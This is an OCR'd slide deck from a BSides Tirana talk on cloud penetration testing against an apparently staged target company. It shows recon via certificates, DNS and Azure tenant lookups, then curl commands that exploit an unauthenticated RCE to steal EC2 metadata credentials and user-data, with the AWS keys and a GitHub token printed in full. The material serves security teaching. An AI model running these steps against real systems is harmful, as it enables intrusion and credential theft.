
@glassesboy

BSIDES Tirana

```
aws iam get-user --user-name gl4ssesbo1
{
    "User": {
        "UserName": "gl4ssesbo1",
        "Name": "Bleon Proko",
        "Description": "Just someone persistent in finding stuff
      created by others and pretend those are his.",
        "Position":"Information Security Specialist",
        "Arn": "arn:aws:iam::123456789012:user/gl4ssesbo1",
        "Extra": "Thank you, Vera Grabocka."
    }
}
```



Top 10 SaaS Cloud Security Issues

- Lack of visibility into data within cloud applications
- Theft of data by malicious actor
- Incomplete control over access
- Inability to monitor data in transit
- Cloud applications not being provisioned by the IT (e.g., shadow IT)
- Lack of staff with the skills to manage security
- Inability to prevent malicious insider theft or misuse of data
- Advanced threats and attacks against the cloud application provider
- Inability to assess the security of the cloud application provider's operations
- Inability to maintain regulatory compliance

The Cloud Wars

	Azure	aws	
Available Regions	Azure Regions	AWS Regions and Zones	Google Compute Regions & Zones
Compute Services	Virtual Machines	Elastic Compute Cloud (EC2)	Compute Engine
App Hosting	Azure Cloud Services	Amazon Elastic Beanstalk	Google App Engine
Serverless Computing	Azure Functions	AWS Lambda	Google Cloud Functions
Container Support	Azure Container Service	EC2 Container Service	Container Engine
Scaling Options	Azure Autoscale	Auto Scaling	Autoscaler
Object Storage	Azure Blob Storage	Amazon Simple Storage (S3)	Cloud Storage
Block Storage	Azure Managed Storage	Amazon Elastic Block Storage	Persistent Disk
Content Delivery Network (CDN)	Azure CDN	Amazon CloudFront	Cloud CDN
SQL Database Options	Azure SQL Database	Amazon RDS	Cloud SQL
NoSQL Database Options	Azure DocumentDB	AWS DynamoDB	Cloud Datastore
Virtual Network	Azure Virtual Network	Amazon VPC	Cloud Virtual Network
Private Connectivity	Azure Express Route	AWS Direct Connect	Cloud Interconnect
DNS Services	Azure Traffic Manager	Amazon Route 53	Cloud DNS

	Azure	aws	
Log Monitoring	Azure Operational Insights	Amazon CloudTrail	Cloud Logging
Performance Monitoring	Azure Application Insights	Amazon CloudWatch	Stackdriver Monitoring
Administration and Security	Azure Active Directory	AWS Identity and Access Management (IAM)	Cloud Identity and Access Management (IAM)
Compliance	Azure Trust Center	AWS CloudHSM	Google Cloud Platform Security
Analytics	Azure Stream Analytics	Amazon Kinesis	Cloud Dataflow
Automation	Azure Automation	AWS Opsworks	Compute Engine Management
Management Services & Options	Azure Resource Manager	Amazon Cloudformation	Cloud Deployment Manager
Notifications	Azure Notifcation Hub	Amazon Simple Notification Service (SNS)	None
Load Balancing	Load Balancing for Azure	Elastic Load Balancing	Cloud Load Balancing

BOSIDES Tirana

GB

If you want the methodology mostly in theory:


Slides: https://www.pepperclipp.com/presentations

Videos: https://www.youtube.com/watch?v=VPLPUQTbhFw

Let's Play a Game!!!

Tirana BSIDES

Target




Pepperclipp Inc


- Startup focused on application development
- Uses Azure and AWS for their projects
- Posted a tweet about how cloud is better than on-premise in terms on security (which can be forgiven)
- The new kid in block. Needs a warming welcome.

BOSIDES Tirana

Rules

- Only attack AWS Provided Services
- The scope is the IaaS and PaaS Services
- No user credential will be used
- No user will be modified (neither adding to group, nor assigning privileges)
- Roles (including instance profiles and Lambda Roles are allowed to be used)






Reconnaissance

BSides Tirana

Check DNS Records

We can start checking for dns records, by Google Dorking, DNS fuzzing or using tools like sublist3r.

Output from dnsdumpster



Tirana BSIDES

Find hosts by Certificates

You can leverage crt.sh to get a list of subdomains that a target has certificates bought for:

crt.sh Identity Search

Group by Issuer

Criteria: Type: Identity Match: ILIKE Search: 'bsidestirana.al'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6694529879	2022-05-09	2022-05-09	2022-08-07	ctf.bsidestirana.al	ctf.bsidestirana.al	C=US, O=Let's Encrypt, CN=R3
6694521053	2022-05-09	2022-05-09	2022-08-07	ctf.bsidestirana.al	ctf.bsidestirana.al	C=US, O=Let's Encrypt, CN=R3
6218800170	2022-02-21	2022-02-17	2023-02-17	bsidestirana.al	bsidestirana.al www.bsidestirana.al	C=US, O=DigiCert Inc, CN=GeoTrust TLS DV RSA Mixed SHA256 2020 CA-1
6197472186	2022-02-17	2022-02-17	2023-02-17	bsidestirana.al	bsidestirana.al www.bsidestirana.al	C=US, O=DigiCert Inc, CN=GeoTrust TLS DV RSA Mixed SHA256 2020 CA-1
6196492624	2022-02-17	2022-02-17	2023-02-17	bsidestirana.al	bsidestirana.al www.bsidestirana.al	C=US, O=DigiCert Inc, CN=GeoTrust TLS DV RSA Mixed SHA256 2020 CA-1
5653590738	2021-11-21	2021-11-21	2022-02-19	bsidestirana.al	bsidestirana.al www.bsidestirana.al	C=US, O=Let's Encrypt, CN=R3
5653585801	2021-11-21	2021-11-21	2022-02-19	bsidestirana.al	bsidestirana.al www.bsidestirana.al	C=US, O=Let's Encrypt, CN=R3

The target has certificates for all of these subdomains.

We can start checking if they are also using a cloud service

BSIDES Tirana

Categorizing Services by IP

Each Cloud Service and Vendor have specific IP ranges that you can use to enumerate the services used by a vendor:

```
----------------------------------------------------------------
IP-FILE: /home/glb/dns.txt
----------------------------------------------------------------
{
    "IP-FILE": "/home/glb/dns.txt",
    "Services": {
        "EC2": [
            {
                "IP": "54.235.46.51",
                "Service": "EC2",
                "domain": "dev.aws.asia-cfp.blackhat.com",
                "network_border_group": "EC2",
                "region": "EC2",
                "vendor": "Amazon"
            },
            {
                "IP": "52.200.126.32",
                "Service": "EC2",
                "domain": "uat.trstats.blackhat.com",
                "network_border_group": "EC2",
                "region": "EC2",
                "vendor": "Amazon"
            },
            {
                "IP": "35.169.173.143",
                "Service": "EC2",
                "domain": "prod.usa-trainings-cfp.blackhat.com",
                "network_border_group": "EC2",
                "region": "EC2",
                "vendor": "Amazon"
            },
```

Using the previous domain list, we can check what services a company is using by fuzzing the IP addresses.

BSides Tirana

Demo

```
(bsides)()(Nebula) >>>
```

Website Buckets

Buckets can be used as a cheap alternative website hosting. When this geature is enabled, you'll be provided a DNS Name that you can point to from a custom domain name.

```
glb@SPACESHIP:~$ nslookup www.pepperclipp.tech
Server:         192.168.208.1
Address:        192.168.208.1#53

Non-authoritative answer:
www.pepperclipp.tech    canonical name = pepperclipp-webapp-304252430643.s3.eu-west-3.amazonaws.com.
pepperclipp-webapp-304252430643.s3.eu-west-3.amazonaws.com      canonical name = s3-r-w.eu-west-3.amazonaws.com.
Name:   s3-r-w.eu-west-3.amazonaws.com
Address: 52.95.155.86
Name:   m.gtld-servers.net
Address: 192.55.83.30
Name:   m.gtld-servers.net
Address: 2001:501:b1f9::30
Name:   g.gtld-servers.net
Address: 192.42.93.30
Name:   g.gtld-servers.net
Address: 2001:503:eea3::30
Name:   j.gtld-servers.net
Address: 192.48.79.30
Name:   j.gtld-servers.net
Address: 2001:502:7094::30
```

Something you might notice is the usage of Account ID on resource name. You can use that on other enumerations.

BSides Tirana

Check if ECR is being used

Even if you configure an ECR as a private Registry, the public hostname is still created with the format:


<Account ID>.dkr.ecr.<region>.amazonaws.com

```
glb@SPACESHIP:~$ nslookup 304252430643.dkr.ecr.eu-west-3.amazonaws.com
Server:         192.168.208.1
Address:        192.168.208.1#53

Non-authoritative answer:
304252430643.dkr.ecr.eu-west-3.amazonaws.com    canonical name = nlb1-afa4ca7e51e6eb30.elb.eu-west-3.amazonaws.com.
Name:   nlb1-afa4ca7e51e6eb30.elb.eu-west-3.amazonaws.com
Address: 52.47.181.223
Name:   m.gtld-servers.net
Address: 192.55.83.30
Name:   m.gtld-servers.net
Address: 2001:501:b1f9::30
Name:   g.gtld-servers.net
Address: 192.42.93.30
Name:   g.gtld-servers.net
Address: 2001:503:eea3::30
Name:   j.gtld-servers.net
Address: 192.48.79.30
Name:   j.gtld-servers.net
Address: 2001:502:7094::30
Name:   f.gtld-servers.net
Address: 192.35.51.30

glb@SPACESHIP:~$
```

You can use the Account ID that you got previously to enumerate this.

Alternatively, get-caller-identity will provide you with the account ID.

BSides Tirana



Initial Access

BSides Tirana

Azure Initial Access Methods

- Credentials in Source Code
  - Access to the code
  - Static Analysis
  - Repositories (Github, GItlab, Bitbucket)
  - Access Key and Secret Keyor Session Token
- Access to public storage files (might contain credentials)
- Credentials from browser
- Phishing
  - Phishing (modlishka, evilginx)
  - Same password usage on many accounts (private and company related)
- Access to AWS Cli config file
- Cloud Machine Credential Access
  - RCE in cloud machine (Metadata Access, Environment Variables Access, file access)
  - SSRF in Cloud machine (AWS Metadata API v1)
  - SSTI (Metadata Access, Environment Variables Access, file access)
- Emails
- Vendor Support Tickets (might contain credentials, or at least info regarding services used)
- Public Breaches
- God Forbid, public sites like Pastebin

BSides Tirana

RCE on Public API

We find an Unauthenticated RCE on the API on api.pepperclipp.tech.

```
glb@SPACESHIP:~$ curl api.pepperclipp.tech | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   215  100   215    0     0   209k      0 --:--:-- --:--:-- --:--:--  209k
{
  "example": "curl -X POST api.pepperclipp.tech/api/latest/commands -d '{\"command\": \"pwd\"}' -H \"Content-Type: application/json\"
",
  "message": "To run command go to the path provided",
  "path": "/api/latest/commands"
}
```

With even explainantions

```
glb@SPACESHIP:~$ curl -X POST api.pepperclipp.tech/api/latest/commands -d '{"command": "whoami"}' -H "Content-Type: application/json"
{"output":"root\n"}
glb@SPACESHIP:~$
```

BSides Tirana

Access Meta-Data API

We can leverage this to access the Meta-Data API and get the credentials inside it.

```
glb@SPACESHIP:~$ curl -X POST api.pepperclipp.tech/api/latest/commands -d '{"command": "curl 169.254.169.254/latest/meta-data/iam/sec
urity-credentials/EC2_SSM_Role"}' -H "Content-Type: application/json"
{'output': '{\n  "Code" : "Success",\n  "LastUpdated" : "2022-05-21T00:32:14Z",\n  "Type" : "AWS-HMAC",\n  "AccessKeyId" : "ASIAUNVW3
VEZY57NMR2X",\n  "SecretAccessKey" : "8i0YQK4hzg5uS6eL4ACDIPSSoeY0v0KSq7Wrda+0",\n  "Token" : "IQoJb3JpZ2luX2VjEDkaCWV1LXdlc3QtMyJGME
QCIAQtf7VxxDDr/h0QMe+8LZuNVG14ZvcSZl336hYSx14zAiA+IlhcM88a5vC4EOZl03+Dk+63W2X21LUCXD7jl2P3mirNBAgiEAAaDDMwNDI1MjQzMDY0MyIMCie22nN7e6D
PXIJyKqoEngwj7jJcouDGRJpEGa3DxDqOeGZsGZ/pG9wcFTJ0tM4TytPPAP3JXI7AHttKGUiG4/7KChyXzCwARaWEbtkQtoXHNbD6XnVPBtycBK47OUvdL+PqQ7otrgTNGfGF
tPA7TmKw1tjqBeXLyakHAeyQyT1q7a2LtMTP7U70aAdew+9kLzDdxV8GjXF8+ZX34WHyjGX56XCI0ngKIp7fCUtga++sH1T3VvvNIc3LmrR1fC6VqMjM1mQDPcM+RTybM+/0S
re3YWz1kPIK8mwGEwSCMidB6pRlLUHu8MWDm3cbGDTd0nuveE8k/YzRmwFX8RG64Vv6cKfIIJ2ouz28z1OCKJ42fBON0ItgkC1eHaCcPQzuwyi2R9uhsbZ8K5wznHJHeM7zDq
T7HCkiqRuTaqA+7FEwHbnnZBkGYQ1WZ8734Q/nkHXmB1YgOkNqGPUMdFZDPPsHFwPGWVJMErGlBKRJMiOHQj+qfM8FMTeDosnfPRzhhZonSxlR98xkPqJkdW6/bR+Q8LwCO9j
tLLCDD43B62dheo/MkEhQLw/0nD3cSupTMejHz9Cl8uP0XevbYVW705L51PYfALxwsOYWPPsCkxyzsO6swJS1dn2o7khIoZ6twErjkVCjnMviJO3ATB5ojIU/XPX+K/Uxl4bs
kx7AWWtTR8jCufnbob4nQXNbaznRc6AZ1JBVKGPVCbMBR+uTrx/bbkM+DjpkpYqSOh1JkznAiUwISzmHmmgwhOaglAY6qgGFtjwvHLFZibMHYQhk3PVQPz6olt5+aiFqPAi1V
//B3DRYFpk+J8sfAMRM8kKgiOcmVt/nA+Lzk0663C0rayIqVffxJe+VNqCL2vkD4eZ1zOIDMqGKYbthfb5NeLqBHZoXkQw57Aq5zeQSiHr/UuYRYnigHTWSkN+7eMnJTV8Ueh
59kYUgse7OZjbJSJ3rQkaaQXjq7IJcVnsQOlLkBvtMgQ8fBkA7Ozi1yw==",\n  "Expiration" : "2022-05-21T06:53:30Z"\n}'}
```

```
(bsides)()(Nebula) >>> getuid
------------------------------------------------------------
UserName: i-0c36a554adb5a729d
------------------------------------------------------------
{
    "UserID": {
        "Account": "304252430643",
        "Arn": "arn:aws:sts::304252430643:assumed-role/EC2_SSM_Role/i-0c36a554adb5a729d",
        "UserId": "AROAUNVW3VEZV6EZRS5WC:i-0c36a554adb5a729d"
    },
    "UserName": "i-0c36a554adb5a729d"
}
------------------------------------------------------------
```

BSides Tirana

Access Instance User-Data

Instance User Data is stored on the API on 169.254.169.254 and easily accessible (read only).

```
glb@SPACESHIP:~$ curl -X POST api.pepperclipp.tech/api/latest/commands -d '{"command": "curl 169.254.169.254/latest/user-data"}' -H "
Content-Type: application/json"
{'output': '#!/bin/bash\n\nexport REPOS_GIT_TOKEN=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\n'}
```


GitHub Token

```
>>> from github import Github
>>> g = Github("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")
>>> for repo in g.get_user().get_repos():
...     print(repo.name)
...
Important-Project-No1
Important-Project-No2
VulnAPI
```

We leverage it to get access to private repositories

Tirana BSIDES

Demo



Tirana BSIDES

BSides Tirana


Let's Play Another Game!!!

GB

Rules

- The scope is the IAM Services
- User, Groups, Service Principals credential will be used
- Managed Identities are off limits
- IAM can be modified
- Roles can be assigned or removed
- Nothing else will be modified
- No private account/social media or any other credential will be targeted.
- No user device will be targeted

Tirana BSIDES



Reconnaissance

BSides Tirana

Check if Azure is being used

Making a request to the below URL will show if Azure is being used and what type of authentication is being used, just by providing the domain:

https://login.microsoftonline.com/getuserrealm.srf?login=<domain>

```
glb@SPACESHIP:~$ curl https://login.microsoftonline.com/getuserrealm.srf?login=pepperclipp.tech | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   252  100   252    0     0    890      0 --:--:-- --:--:-- --:--:--   887
{
  "State": 4,
  "UserState": 1,
  "Login": "pepperclipp.tech",
  "NameSpaceType": "Managed",
  "DomainName": "pepperclipp.tech",
  "FederationBrandName": "Default Directory",
  "CloudInstanceName": "microsoftonline.com",
  "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline"
}
glb@SPACESHIP:~$
```

Usage shows the type of authentication, in our case Fedetation for an On-Premise Federation Server, or Azure for Azure Management Authentication (Password hash synchronization for hybrid deployments, or just Azure Usage and no Hybrid connection)

BSides Tirana

Get Azure Tenant ID

To get the Tenant ID, make a request to:

https://login.microsoftonline.com/<domain>/v2.0/.well-known/openid-configuration

```
glb@SPACESHIP:~$ curl https://login.microsoftonline.com/pepperclipp.tech/v2.0/.well-known/openid-configuration | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1753  100  1753    0     0   6216      0 --:--:-- --:--:-- --:--:--  6216
{
  "token_endpoint": "https://login.microsoftonline.com/b1fa2e5a-9759-41d3-8066-10189d3c7bb6/oauth2/v2.0/token",
  "token_endpoint_auth_methods_supported": [
    "client_secret_post",
    "private_key_jwt",
    "client_secret_basic"
  ],
```

The Tenant ID for pepperclipp.tech

Tirana BSIDES


Demo

```
(bsides)()(Nebula) >>>
```

Tirana BSIDES


Another way to check Azure Usage

When a custom domain is configured on Azure, a TXT or MX record is required to allow Azure to verify it. The MX and TXT have a specific format, which is easy to detect, allowing you to check if the domain is being configured as a custom domain on Azure.



The DNS TXT Record

The DNS MX Record



Tirana BSIDES

